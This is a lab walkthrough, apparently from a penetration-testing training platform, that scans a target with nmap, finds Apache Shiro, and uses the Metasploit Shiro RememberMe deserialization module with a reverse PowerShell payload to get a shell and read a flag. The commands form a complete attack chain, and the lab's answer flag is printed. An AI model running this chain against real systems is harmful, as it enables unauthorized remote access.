

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the "target" file.

Command: cat /root/Desktop/target




Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.16.228

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nmap 10.0.16.228
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-30 16:09 IST
Nmap scan report for ip-10-0-16-228.ap-southeast-1.compute.internal (10.0.16.228)
Host is up (0.0015s latency).
Not shown: 990 closed ports
          STATE SERVICE
PORT
135/tcp
          open
               msrpc
139/tcp
          open
               netbios-ssn
445/tcp
         open microsoft-ds
3389/tcp
         open ms-wbt-server
8009/tcp
         open
               ajp13
8080/tcp
         open
               http-proxy
49152/tcp open
               unknown
49153/tcp open
               unknown
49154/tcp open
               unknown
49155/tcp open
               unknown
Nmap done: 1 IP address (1 host up) scanned in 5.69 seconds
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Step 3: We have discovered that multiple ports are open. Access port 8080 using firefox browser.

Command: firefox 10.0.16.228:8080





Step 4: Target is running an Apache Shiro. Search for exploit.

Command: searchsploit shiro

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# searchsploit shiro

Exploit Title

Apache Shiro - Directory Traversal
Apache Shiro 1.2.4 - Cookie RememberME Deserial RCE (Metasploit)

Shellcodes: No Results
Papers: No Results

(root@ attackdefense) - [~]
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There is only one Metasploit based exploit available. Try to use the same module and exploit the application.

In many cases when an attacker isn't sure about the exact vulnerability of the running component then running a vulnerability scanner tool helps here. This lab is based on the Metasploit Framework, so we know that there is only one module to use for the exploitation of the Shiro service.

Step 5: Exploiting the target server using the Metasploit Shiro Cookie RememberME Deserial Remote Command Execution module.

Commands:

msfconsole -q
use exploit/multi/http/shiro_rememberme_v124_deserialize
set RHOSTS 10.0.16.228
set RPORT 8080
set TARGET 1
set PAYLOAD cmd/windows/reverse_powershell
set LHOST 10.10.1.2 <Make sure you change this with your valid local host machine IP addr>
exploit

Note: If you don't receive a shell session after a successful exploit, please try again.

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msf6 > use exploit/multi/http/shiro_rememberme_v124_deserialize
  Using configured payload cmd/unix/reverse_bash
<u>msf6</u> exploit(
                                                                 lize) > set RHOSTS 10.0.16.228
RHOSTS => 10.0.16.228
                                                     24 deserialize) > set RPORT 8080
<u>msf6</u> exploit(
RPORT => 8080
<u>msf6</u> exploit(
TARGET => 1
                                                         _deserialize) > set PAYLOAD cmd/windows/reverse_powershell
_deserialize) > set LHOST 10.10.1.2
<u>msf6</u> exploit(
PAYLOAD => cmd/windows/reverse_powershell
<u>msf6</u> exploit(multi)
LHOST => 10.10.1.2
msf6 exploit(
    Started reverse TCP handler on 10.10.1.2:4444
Command shell session 1 opened (10.10.1.2:4444 -> 10.0.16.228:49217) at 2020-12-30 16:19:38 +0530
(c) 2013 Microsoft Corporation. All rights reserved.
C:\shio\bin>
```

We have successfully exploited the target Shiro server and received a command shell.

Step 6: Read the flag.

Commands:

cd /

dir

type flag.txt

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C:\shio\bin>cd /
cd /
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AEDF-99BD
 Directory of C:\
09/16/2020 04:58 AM
                                    32 flag.txt
08/22/2013 03:52 PM
                        <DIR>
                                        PerfLogs
08/12/2020 04:13 AM
                        <DIR>
                                       Program Files
09/16/2020 04:55 AM
                        <DIR>
                                       Program Files (x86)
09/16/2020 04:54 AM
                        <DIR>
                                       shio
09/10/2020 09:50 AM
                        <DIR>
                                       Users
09/10/2020
            09:10 AM
                        <DIR>
                                       Windows
               1 File(s)
                                     32 bytes
               6 Dir(s)
                          8,831,188,992 bytes free
C:\>type flag.txt
type flag.txt
997eed3c03cadb08ee716988a1da76db
C:\>
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This reveals the flag to us.

Flag: 997eed3c03cadb08ee716988a1da76db

References:

- 1. Apache Shiro (https://shiro.apache.org/)
- 2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/multi/http/shiro_rememberme_v124_deseria lize)